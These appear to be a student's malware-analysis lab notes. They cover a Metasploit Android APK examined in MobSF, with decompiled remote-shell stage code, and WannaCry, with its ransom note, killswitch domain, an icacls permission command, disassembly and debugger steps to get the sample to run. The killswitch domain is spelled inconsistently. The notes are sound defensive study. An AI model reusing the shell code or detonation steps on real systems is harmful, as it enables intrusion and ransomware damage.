
we need to install this tool on REMnux => we need to switch back to real internet

=>

- Click on VM top bar "Machine" > Settings > Network > **switch from Host only Adapter to NAT**
- sudo reboot
- [guide reference](#)
- docker pull opensecurity/mobile-security-framework-mobsf
- docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
- open the link

```
operations to perform:
 Apply all migrations: StaticAnalyzer, auth, contenttypes, sessions
Running migrations:
 No migrations to apply.
[2024-03-19 09:23:06 +0000] [1] [INFO] Starting gunicorn 21.2.0
[2024-03-19 09:23:06 +0000] [1] [INFO] Listening at: http://0.0.0.0:8000 (1)
[2024-03-19 09:23:06 +0000] [1] [INFO] Using worker: gthread
[2024-03-19 09:23:06 +0000] [104] [INFO] Booting worker with pid: 104
```

- if you find this => everything worked



- Click on VM top bar "Machine" > Settings > Network > **switch from NAT to Host only Adapter**
- CTRL+C
- sudo reboot
- docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest

## Intro to MobSF

we can only do --> static analysis (since we are inside docker)

we need to copy the malware from FlareVm to REMnux:

=>

- extract the malware inside the Desktop > cd into Desktop and the folder of the malware
- python -m http.server 8080
- on REMnux --> wget http://10.0.0.3:8080/Malware.android.apk.malz
- mv Malware.android.apk.malz Malware.android.apk
- Upload the malware into MobSF

## Basic info

in the main page:

The screenshot shows the 'FILE INFORMATION' section with a red box around the file name 'Malware.android.apk' and its size '0.07MB'. Below it, a red box highlights the MD5 hash '5b5435fe4ea976e86000661bc2e9a62f' and SHA1 hash 'af3914f0a54033abae0abd09366bd7d170dd818a'. The 'APP INFORMATION' section also has a red box around the package name 'com.metasploit.stage' and other details like Main Activity and Target SDK.

## Source Code

You can see the source code: (if the program is written in Java)

The screenshot shows the 'DECOMPILED CODE' section with a red box around the 'View Source' button. The code editor displays the 'Shell.java' file content. A red box highlights the package declaration 'package javapayload.stage;' and the start of the 'Shell' class definition. The code handles command execution based on the operating system ('windows', 'cmd.exe', or '/bin/sh'). The left sidebar shows a tree view of all Java files in the app, with a red box highlighting the 'javapayload' and 'stage' packages.

```
File: Shell.java
1. package javapayload.stage;
2.
3. import java.io.DataInputStream;
4. import java.io.OutputStream;
5. /* ... */
6. public class Shell implements Stage {
7. @Override // javapayload.stage.Stage
8. public void start(DataInputStream dataInputStream, OutputStream outputStream, String[] strArr) throws Exception {
9. String[] strArr2 = new String[1];
10. if (System.getProperty("os.name").toLowerCase().indexOf("windows") != -1) {
11. strArr2[0] = "cmd.exe";
12. } else {
13. strArr2[0] = "/bin/sh";
14. }
15. Process exec = Runtime.getRuntime().exec(strArr2);
16. new StreamForwarder(dataInputStream, exec.getErrorStream(), outputStream).start();
17. new StreamForwarder(exec.getInputStream(), outputStream, outputStream).start();
18. new StreamForwarder(exec.getErrorStream(), outputStream, outputStream).start();
19. exec.waitFor();
20. dataInputStream.close();
21. outputStream.close();
22. }
23. }
```

All the source files

## Permission Section

If you scroll down to the main page:  
you can see the --> **Permission section**

that describes what the malware can do on a smartphone

APPLICATION PERMISSIONS					Search:
PERMISSION	STATUS	INFO	DESCRIPTION	CODE MAPPINGS	
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.	Show Files	
android.permission.ACCESS_FINE_LOCATION	dangerous	fine (GPS) location	Access fine location sources, such as the Global Positioning System on the phone, where available. Malicious applications can use this to determine where you are and may consume additional battery power.	Show Files	
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.	Show Files	
android.permission.ACCESS_WIFI_STATE	normal	view Wi-Fi status	Allows an application to view the information about the status of Wi-Fi.	Show Files	
android.permission.CALL_PHONE	dangerous	directly call phone numbers	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that this does not allow the application to call emergency numbers.	Show Files	
android.permission.CAMERA	dangerous	take pictures and videos	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.	Show Files	
android.permission.CHANGE_WIFI_STATE	normal	change Wi-Fi status	Allows an application to connect to and disconnect from Wi-Fi access points and to make changes to configured Wi-Fi networks.	Show Files	
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.	Show Files	
android.permission.READ_CALL_LOG	dangerous	grants read access to the user's call log.	Allows an application to read the user's call log.	Show Files	
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.	Show Files	

## Android API

What are the APIs used by the malware and WHERE they are

ANDROID API		Search:
API		
Crypto	Show Files	
Dynamic Class and Dexloading	Show Files	
Execute OS Command	Show Files	
Get Cell Location	Show Files	
Get Installed Applications	Show Files	
Get Network Interface information	Show Files	
Get Running App Processes	Show Files	
Get System Service	Show Files	
GPS Location	Show Files	
HTTPS Connection	Show Files	

# Analyzing Real-World Malware Samples - WannaCry Info

README:

## WannaCry

In the early summer of 2017, WannaCry was unleashed on the world. Widely considered to be one of the most devastating malware infections to date, WannaCry left a trail of destruction in its wake. WannaCry is a classic ransomware sample; more specifically, it is a ransomware cryptoworm, which means that it can encrypt individual hosts and had the capability to propagate through a network on its own.

Questions:

- Record any observed symptoms of infection from initial detonation.  
What are the main symptoms of a WannaCry infection?
- Use FLOSS and extract the strings from the main WannaCry binary.  
Are there any strings of interest?

- Inspect the import address table for the main WannaCry binary.  
Are there any notable API imports?
- What conditions are necessary to get this sample to detonate?
- **Network Indicators:** Identify the network indicators of this malware
- **Host-based Indicators:** Identify the host-based indicators of this malware.
- Use Cutter to locate the killswitch mechanism in the decompiled code and explain how it functions.

## First Detonation

### Symptoms of infection from initial detonation

What are the main symptoms of a WannaCry infection?

If you run it:

- without INetSim --> nothing happen
- **without INetSim + admin privileges** --> malware works
  - desktop change
  - all files are encrypted
    - appended with a `.WNCRY` extension
  - readme file on desktop

```

Q: What's wrong with my files?
A: Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted.
If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
Let's start decrypting!
I

Q: What do I do?
A: First, you need to pay service fees for the decryption.
Please send $300 worth of bitcoin to this bitcoin address: 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Next, please find an application file named "@WanaDecryptor@.exe". It is the decrypt software.
Run and follow the instructions! (You may need to disable your antivirus for a while.)
I

Q: How can I trust?
A: Don't worry about decryption.
We will decrypt your files surely because nobody will trust us if we cheat users.

* If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.

```

- appearance of a `@WanaDecryptor@` executable
- withINetSim --> nothing happen
- with INetSim + admin privileges --> nothing happen

## Static Analysis

### Basic info PEStudio

# FLOSS

There is an URL:

<http://www.iuquerfsodp9ifjaposdfjhgosurijfaewrwerwgea.com>

<http://www.iuqerfsodp9ifjaposdfjhgosurijfawerwergwea.com>

And some IPs:

\172.16.99.5\IPC\$  
Windows 2000 2195  
Windows 2000 5.0  
\192.168.56.20\IPC\$  
\192.168.56.20\IPC\$

Is a portable executable:

This program cannot be run in DOS mode.

This string appears --> multiple time

二

probably there are --> multiple packed executables inside the initial .exe

2 paths with token replacement:

C:\%s\qeriuwjhrf  
C:\%s\%s  
tasksche.exe

Also an .exe

Grant access to everyone in the current directory:

```
icacls . /grant Everyone:F /T /C /O
```

Hide files in the local directory:

attrib +h .

## PEStudio

finds 3 other exe file inside the main one:

-id indicators (91)	The file contains another file	signature: executable, location: .data, offset: 0x0000B020, size: 5263716	1
virustotal (error)	The file contains another file	signature: executable, location: .data, offset: 0x0000F080, size: 5297524	1
-> dos-header (size > 64 bytes)	The file contains another file	signature: executable, location: .data, offset: 0x0001BF5C, size: 159744	1

## Import address table

There are:

- Internet use
- use of Cryptographic API
- API for service creation => this is a correlation to the 3 other .exe found

imports (91)	flag (28)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (10)	technique (8)	type (6)
-id indicators (file > embedded)	x	0x0000A6F6	0x0000A6F6	586 (0x024A)	services	-	implicit
g! footprints (count > 10)	x	0x0000A6C0	0x0000A6C0	52 (0x0034)	services	T1569   System Services	implicit
-> virustotal (status > error)	x	0x0000A688	0x0000A688	100 (0x0064)	services	T1543   Create or Modify System Proc...	implicit
-> dos-header (size > 64 bytes)	x	0x0000A43A	0x0000A43A	676 (0x2A4)	reconnaissance	-	implicit
-> dos-stub (size > 184 bytes)	x	0x80000003	0x80000003	0 (0x0000)	network	-	implicit
-> rich-header (tooling > Visual Studio 2003)	x	0x80000010	0x80000010	0 (0x0000)	network	-	implicit
-> file-header (executable > 32-bit)	x	0x80000013	0x80000013	0 (0x0000)	network	-	implicit
-> optional-header (subsystem > GUI)	x	0x80000008	0x80000008	0 (0x0000)	network	-	implicit
-> directories (count > 3)	x	0x8000000E	0x8000000E	0 (0x0000)	network	-	implicit
-> sections (files > 3)	x	0x80000073	0x80000073	0 (0x0000)	network	-	implicit
-> imports (group > network)	x	0x8000000C	0x8000000C	0 (0x0000)	network	-	implicit
-> imports (flag > 91)	x	0x8000000A	0x8000000A	0 (0x0000)	network	-	implicit
-> exports (n/a)	x	0x80000012	0x80000012	0 (0x0000)	network	-	implicit
-> thread-local-storage (n/a)	x	0x80000009	0x80000009	0 (0x0000)	network	-	implicit
-> .NET (n/a)	x	0x80000017	0x80000017	0 (0x0000)	network	-	implicit
-> resources (signature > executable)	x	0x80000004	0x80000004	0 (0x0000)	network	-	implicit
-> abc strings (count > 114377)	x	0x8000000B	0x8000000B	0 (0x0000)	network	-	implicit
-> debug (n/a)	x	0x0000A792	0x0000A792	28 (0x001C)	network	-	implicit
-> manifest (n/a)	x	0x0000A7DC	0x0000A7DC	146 (0x0092)	network	-	implicit
-> version (FileDescription > Microsoft® Disk Driv...	x	0x0000A7C8	0x0000A7C8	147 (0x0093)	network	-	implicit
-> certificate (n/a)	x	0x0000A7B2	0x0000A7B2	105 (0x0069)	network	-	implicit
-> overlay (n/a)	x	0x0000A576	0x0000A576	623 (0x206F)	file	T1105   Remote File Copy	implicit
-> InternetOpenA	x	0x0000A524	0x0000A524	326 (0x0146)	execution	T1057   Process Discovery	implicit
-> InternetOpenUIA	x	0x0000A53A	0x0000A53A	325 (0x0145)	execution	-	implicit
-> InternetCloseHandle	x	0x0000A650	0x0000A650	150 (0x0096)	crypto   obfuscation	T1027   Obfuscated Files or Information	implicit
-> MoveFileExA	x	0x0000A638	0x0000A638	133 (0x0085)	crypto   obfuscation	T1027   Obfuscated Files or Information	implicit
-> GetCurrentThreadId	x	0x0000A824	0x0000A824	678 (0x02A6)	crypto   obfuscation	T1027   Obfuscated Files or Information	implicit
-> CryptGenRandom	x	0x0000A852	0x0000A852	692 (0x02B4)	crypto   obfuscation	T1027   Obfuscated Files or Information	implicit
-> CryptAcquireContextA	x						
-> rand	x						
-> srand	x						

## Conditions necessary to get this sample to detonate

The binary attempts to initiate a connection with the weird URL

<http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwegwae.com>

If a connection is:

- not established => the rest of the ransomware payload is executed
- is established => the program exits without executing the rest of the ransomware payload  
=>  
**INetSim must be turned off** in order to detonate the sample

this can be found with wireshark:

if run INetSim, open wireshark and run the malware:

```
Frame 8: 154 bytes on wire (1232 bits), 154 bytes captured (1232 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_55:06:07 (08:00:27:55:06:07), Dst: PcsCompu_25:8f:13 (08:00:27:25:8f:13)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
Transmission Control Protocol, Src Port: 1077, Dst Port: 80, Seq: 1, Ack: 1, Len: 100
Hypertext Transfer Protocol
 GET / HTTP/1.1\r\n
 Host: www.iuqerfsodp9ifjaposdfjhgosurijfaewrwegwea.com\r\n
 Cache-Control: no-cache\r\n
\r\n[Full request URI: http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwegwea.com/]
[HTTP request 1/1]
[Response in frame: 12]
```

you'll see:

- the request to the URL
  - the response
  - and the malware stops its execution

# Dynamic Analysis

## Identify the network indicators of this malware

# TCPView

connection to a bunch of SMB

SMB port = 445

$\Rightarrow$

we found how the malware propagates itself

$\Rightarrow$

it uses SMB connection to connect to other clients and detonate the malware

Ransomware.wannacry...	4152	TCP	Syn Sent	10.0.0.3	49932	10.0.0.12	445	3/19/2024 3:43:49 AM	mssseccv20
Ransomware.wannacry...	4152	TCP	Syn Sent	10.0.0.3	49934	10.0.0.13	445	3/19/2024 3:43:49 AM	mssseccv20
Ransomware.wannacry...	4152	TCP	Syn Sent	10.0.0.3	49935	10.0.0.14	445	3/19/2024 3:43:49 AM	mssseccv20
Ransomware.wannacry...	4152	TCP	Syn Sent	10.0.0.3	49936	10.0.0.15	445	3/19/2024 3:43:49 AM	mssseccv20
Ransomware.wannacry...	4152	TCP	Syn Sent	10.0.0.3	49937	10.0.0.16	445	3/19/2024 3:43:49 AM	mssseccv20
Ransomware.wannacry...	4152	TCP	Syn Sent	10.0.0.3	49938	10.0.0.17	445	3/19/2024 3:43:49 AM	mssseccv20
Ransomware.wannacry...	4152	TCP	Syn Sent	10.0.0.3	49939	10.0.0.18	445	3/19/2024 3:43:49 AM	mssseccv20
Ransomware.wannacry...	4152	TCP	Syn Sent	10.0.0.3	49940	10.0.0.19	445	3/19/2024 3:43:49 AM	mssseccv20
Ransomware.wannacry...	4152	TCP	Syn Sent	10.0.0.3	49941	10.0.0.20	445	3/19/2024 3:43:50 AM	mssseccv20
Ransomware.wannacry...	4152	TCP	Syn Sent	10.0.0.3	49942	10.0.0.21	445	3/19/2024 3:43:50 AM	mssseccv20

# Wireshark

## First DNS request to resolve:

[www.iugerfsodp9ifjaposdfjhgosurijfaewrwegwea.com](http://www.iugerfsodp9ifjaposdfjhgosurijfaewrwegwea.com) : type A, class IN

15	1.07.0450	10.0.0.4	10.0.0.5	TCP	174 bytes on wire (1408 bits), 174 bytes captured (1408 bits) on interface
16	1.07.0522	10.0.0.3	10.0.0.4	DNS	109 Standard query 0x0e48 A www.iuqersfodp9ifjaposdfjhgosurijfaewrwegwea.com
17	4.982996	PCSSystemtec_b6:60:...	PCSSystemtec_87:09:...	ARP	42 Who has 10.0.0.4? Tell 10.0.0.3
18	4.983279	PCSSystemtec_87:09:...	PCSSystemtec_b6:60:...	ARP	60 10.0.0.4 is at 08:00:27:87:09:c3
Frame 13: 109 bytes on wire (872 bits), 109 bytes captured (872 bits) on interface \Device\NPF_{F0000000-0000-0000-0000-000000000000} at 08:00:27:87:b6:60!e6 [ethernet II] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
Ethernet II, Src: PCSSystemtec_b6:60:e6 (08:00:27:b6:60:e6), Dst: PCSSystemtec_87:09:c3 (08:00:27:87:09:c3) [ethernet II] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4 [IP] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
User Datagram Protocol, Src Port: 63253, Dst Port: 53 [User Datagram Protocol] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
Domain Name System (query) [Domain Name System] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
Transaction ID: 0xe448 [Domain Name System] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
Flags: 0x0000 Standard query [Domain Name System] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
Questions: 1 [Domain Name System] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
Answer RRs: 0 [Domain Name System] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
Authority RRs: 0 [Domain Name System] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
Additional RRs: 0 [Domain Name System] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
Queries [Domain Name System] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
www.iuqersfodp9ifjaposdfjhgosurijfaewrwegwea.com: type A, class IN [Domain Name System] (Intel PRO/100 MT Desktop (v3)) [F0000000-0000-0000-0000-000000000000)					
[Retransmission: True]					

# Identify the host indicators of this malware

## Procmon

Sub-process:

	Ransomware.wannacry.exe (532)	Disk D...	C:\Users\simone\D...	Microsoft Corporati...	DESKTOP-BA691...	"C
	tasksche.exe (7416)	DiskPart	C:\WINDOWS\tasks...	Microsoft Corporati...	DESKTOP-BA691...	C:\
	Idle (0)		Idle			
	System (4)		System			NT AUTHORITY\S...
	Registry (108)		Registry			NT AUTHORITY\S...
	smss.exe (352)	Windows Session ...	C:\Windows\Syste...	Microsoft Corporati...	NT AUTHORITY\S...	\S
	csrss.exe (456)	Client Server Runti...	C:\Windows\syste...	Microsoft Corporati...	NT AUTHORITY\S...	\%
	wininit.exe (532)	Windows Start-Up ...	C:\Windows\syste...	Microsoft Corporati...	NT AUTHORITY\S...	\wi
	services.exe (676)	Services and Cont...	C:\Windows\syste...	Microsoft Corporati...	NT AUTHORITY\S...	\C
	svchost.exe (1904)	Host Process for ...	C:\Windows\syste...	Microsoft Corporati...	NT AUTHORITY\S...	\C
	svchost.exe (1988)	Host Process for ...	C:\Windows\Syste...	Microsoft Corporati...	NT AUTHORITY\S...	\C

Description: DiskPart  
Company: Microsoft Corporation  
Path: C:\WINDOWS\tasksche.exe  
Command: C:\WINDOWS\tasksche.exe /i  
User: DESKTOP-BA691S0\simone  
PID: 7416      Started: 3/19/2024 3:57:00 AM  
                Exited: 3/19/2024 3:57:30 AM

Notes \_PMAT > Filter By Parent PID

Sub-process creates a folder:

3:57:00....	tasksche.exe	7416	CreateFile	C:\ProgramData	SUCCESS	Desired Access: E...
3:57:00....	tasksche.exe	7416	CloseFile	C:\Users\simone\Desktop	SUCCESS	
3:57:00....	tasksche.exe	7416	CreateFile	C:\ProgramData\wwoxareq596	SUCCESS	Desired Access: R...
3:57:00....	tasksche.exe	7416	CloseFile	C:\ProgramData\wwoxareq596	SUCCESS	
3:57:00....	tasksche.exe	7416	CreateFile	C:\ProgramData\wwoxareq596	SUCCESS	Desired Access: E...
3:57:00....	tasksche.exe	7416	CloseFile	C:\ProgramData	SUCCESS	
3:57:00....	tasksche.exe	7416	CreateFile	C:\ProgramData\wwoxareq596\wwoxareq596	NAME NOT FOUND	Desired Access: R...
3:57:00....	tasksche.exe	7416	CreateFile	C:\ProgramData\wwoxareq596\wwoxareq596	NAME NOT FOUND	Desired Access: W...
3:57:00....	tasksche.exe	7416	RegOpenKey	HKLM\Software\WOW6432Node\Policies\Microsoft\Windows\System	REPARSE	Desired Access: Q...
3:57:00....	tasksche.exe	7416	RegOpenKey	HKLM\Software\WOW6432Node\Policies\Microsoft\Windows\System	SUCCESS	Desired Access: Q...

The Folder is --> C:\ProgramData\wwoxareq596

contains:

	Name	Date modified	Type	Size	Search wwoxareq596
cess	msg	3/19/2024 3:57 AM	File folder		
ads	TaskData	3/19/2024 3:57 AM	File folder		
ents	@Please_Read_Me@.txt	3/19/2024 3:57 AM	Text Document	1 KB	
	@WanaDecryptor@.exe	5/12/2017 2:22 AM	Application	240 KB	
	@WanaDecryptor@.exe	3/19/2024 3:57 AM	Shortcut	1 KB	
	00000000.eky	3/19/2024 3:57 AM	EKY File	0 KB	
	00000000.pky	3/19/2024 3:57 AM	PKY File	1 KB	
	00000000.res	3/19/2024 4:10 AM	RES File	1 KB	
	b.wnry	5/11/2017 8:13 PM	WNRY File	1,407 KB	
	c.wnry	3/19/2024 3:57 AM	WNRY File	1 KB	
	f.wnry	3/19/2024 3:57 AM	WNRY File	1 KB	
	r.wnry	5/11/2017 3:59 PM	WNRY File	1 KB	
	s.wnry	5/9/2017 4:58 PM	WNRY File	2,968 KB	
	t.wnry	5/12/2017 2:22 AM	WNRY File	65 KB	
	taskdl.exe	5/12/2017 2:22 AM	Application	20 KB	
	tasksche.exe	3/19/2024 3:57 AM	Application	3,432 KB	
	taskse.exe	5/12/2017 2:22 AM	Application	20 KB	
	u.wnry	5/12/2017 2:22 AM	WNRY File	240 KB	

## Services

If we open task manager > go to Services:

We can find a service called as our folder

Name	PID	Description	Status	Group
WlanSvc		WLAN AutoConfig	Stopped	LocalSystemNe...
wlidsvc		Microsoft Account Sign-in Assistant	Stopped	netsvcs
WLMS	3116	Windows Licensing Monitoring Service	Running	
wlpasvc		Local Profile Assistant Service	Stopped	LocalServiceNe...
WManSvc		Windows Management Service	Stopped	netsvcs
wmiApSrv		WMI Performance Adapter	Stopped	
WMPNetworkSvc		Windows Media Player Network Shari...	Stopped	
workfoldersvc		Work Folders	Stopped	LocalService
WpcMonSvc		Parental Controls	Stopped	LocalService
WPDBusEnum		Portable Device Enumerator Service	Stopped	LocalSystemNe...
WpnService	3104	Windows Push Notifications System S...	Running	netsvcs
WpnUserService		Windows Push Notifications User Serv...	Stopped	UnistackSvcGro...
WpnUserService_4a3f8	1348	Windows Push Notifications User Serv...	Running	UnistackSvcGro...
wscsvc	3592	Security Center	Running	LocalServiceNe...
WSearch	2912	Windows Search	Running	
wuauserv		Windows Update	Stopped	netsvcs
WwanSvc		WWAN AutoConfig	Stopped	LocalSystemNe...
wwoxareq596		wwoxareq596	Stopped	
XblAuthManager		Xbox Live Auth Manager	Stopped	netsvcs
XblGameSave		Xbox Live Game Save	Stopped	netsvcs
XboxGipSvc		Xbox Accessory Management Service	Stopped	netsvcs
XboxNetApiSvc		Xbox Live Networking Service	Stopped	netsvcs

## Advance Analysis

### Cutter

- open the main function and open the graph view mode

```
[0x00408140]
int main(int argc, char **argv, char **envp);
. var int32_t var_04h @ stack - 0x04
. var int32_t var_50h @ stack - 0x50
. var int32_t var_17h @ stack - 0x17
. var int32_t var_13h @ stack - 0x13
. var int32_t var_11h @ stack - 0x11
. var int32_t var_bh @ stack - 0xb
. var int32_t var_7h @ stack - 0x7
. var int32_t var_3h @ stack - 0x3
. var int32_t var_1h @ stack - 0x1
0x00408140 sub esp, 0x50
0x00408143 push edi
0x00408144 push edi
0x00408145 mov byte [var_4h], al
0x0040814a mov esi, str http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwegwaa.com ; 0x4313d0
0x0040814f lea edi, [var_50h]
0x00408153 xor eax, eax
0x00408155 rep movsd dword es:[edi], dword ptr [esi]
0x00408157 movsb byte es:[edi], byte ptr [esi]
0x00408159 movsd dword [var_13h], eax
0x0040815c movsd dword [var_3h], eax
0x00408160 movsd dword [var_7h], eax
0x00408164 movsd dword [var_bh], eax
0x00408168 movsd dword [var_1h], eax
0x0040816c mov word [var_3h], ax
0x00408171 push eax
0x00408172 push eax
0x00408173 push eax
0x00408174 push 1
0x00408176 push eax
0x00408177 mov byte [var_1h], al
0x0040817b call dword [InternetOpenA] ; 0x40a134
0x00408181 push 0
0x00408183 push 0x40000000
0x00408188 mov 0
0x0040818a lea ecx, [var_64h]
0x0040818e mov esi, eax
0x00408190 push 0
0x00408192 push ecx
0x00408193 push esi
0x00408197 call dword [InternetOpenUrlA] ; 0x40a138
0x0040819a mov edi, eax
0x0040819c mov 0
0x0040819d mov esi, dword [InternetCloseHandle] ; 0x40a13c
0x004081a3 test edi, edi
0x004081a5 jne 0x4081bc
[0x004081a7]
0x004081a7 call esi
0x004081a9 push 0
0x004081ab call esi
0x004081ad call fcn.00408090 ; fcn.00408090
0x004081b2 pop edi
0x004081b3 xor eax, eax
0x004081b5 pop esi
0x004081b6 add esp, 0x50
0x004081b9 ret 0x10
[0x004081bc]
0x004081bc call esi
0x004081be push edi
0x004081bf call esi
0x004081c1 pop edi
0x004081c2 xor eax, eax
0x004081c4 pop esi
0x004081c5 add esp, 0x50
0x004081c8 ret 0x10
```

=>

- the weird URL is loaded in --> esi

- there are 2 API calls:
  - `InternetOpenA` --> setup thing to open a handle to a given web resource
  - `InternetOpenUrlA` --> takes as one of the parameter `esi` ( $\Rightarrow$  the URL)

- if we open the decompiler section:


```
int32_t main (void) {
 ecx = 0xe;
 esi = "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwegwea.com";
 edi = var_50h;
 eax = 0;
 do {
 *(es:edi) = *(esi);
 ecx--;
 esi += 4;
 es:edi += 4;
 } while (ecx != 0);
 *(es:edi) = *(esi);
 esi++;
 es:edit++;
 *(var_17h) = eax;
 *(var_13h) = eax;
 *(var_fh) = eax;
 *(var_bh) = eax;
 *(var_7h) = eax;
 *(var_3h) = ax;
 *(var_1h) = al;
 eax = InternetOpenA (eax, 1, eax, eax, eax);
 ecx = var_64h;
 esi = eax;
 eax = InternetOpenUrlA (esi, ecx, 0, 0, 0x84000000, 0);
 edi = eax;
 esi = imp1InternetCloseHandle;
 if (edi == 0) {
 void (*esi)();
 void (*esi)(uint32_t) (0);
 eax = fcn_00408090 ();
 eax = 0;
 return eax;
 }
 void (*esi)();
 eax = void (*esi)(uint32_t) (edi);
 eax = 0;
 return eax;
}
```

- we can see that:

- return value of `InternetOpenUrlA` --> is loaded into `eax`

- `eax` is copied into `edi`

- the if represents --> the other 2 graphs in the first img



=>

- there is the --> `test edi, edi`

- if `test` result is:

- 0 => Zero Flag set to 1 (right graph)

=>

clean the argument on the stack

*call a function*

if you open it => it's the function that ENCRYPT the data

=>

*we found the part the manage the encryption*

- 1 => Zero Flag set to 0 (left graph)

=>

the API call succeeded (=> it reached the URL and received a reply)

=>

clean the arguments on the stack and exit

=>

let's try to open it in debugger:

and see if we can execute the malware --> even if it received a reply from the URL

## x32dbg

- enable INetSim on REMnux
- on FlareVM clear the DNS cache --> ipconfig /flushdns
- remove the extra extension to the binary
- open x32dbg as admin

=>

- load the binary
- press F9 (start)
- right click in the main tab > Search For > All modules > String references
- paste the weird URL iuquerfsodp9ifjaposdfjhgosurijfaewrwegwea
- set a breakpoint here ( F2 )
- return to the CPU tab
- press F9 to reach the breakpoint
- we are in the same point as in cutter
- bc we can see the API call:

The screenshot shows the x32dbg CPU window with assembly code. Several API calls are highlighted with red boxes:

- call dword ptr ds:[<InternetOpenA>]
- call dword ptr ds:[<InternetOpenUrlA>]
- call dword ptr ds:[<InternetCloseHandle>]

Registers and memory dump panes are visible on the right.

=>

- press F8 --> until the Zero Flag is evaluated (to see if we want to run the rest of the program)  
=>

reach the test edi, edi instruction:

The screenshot shows the x32dbg CPU window with assembly code. The instruction `test edi,edi` is highlighted with a red box. Registers and memory dump panes are visible on the right.

- Currently the edi value is --> 00CC000C

Hide FPU	
EAX	00CC000C
EBX	00000000
ECX	1BC78AC9
EDX	00000000
EBP	0019FF70
ESP	0019FE7C
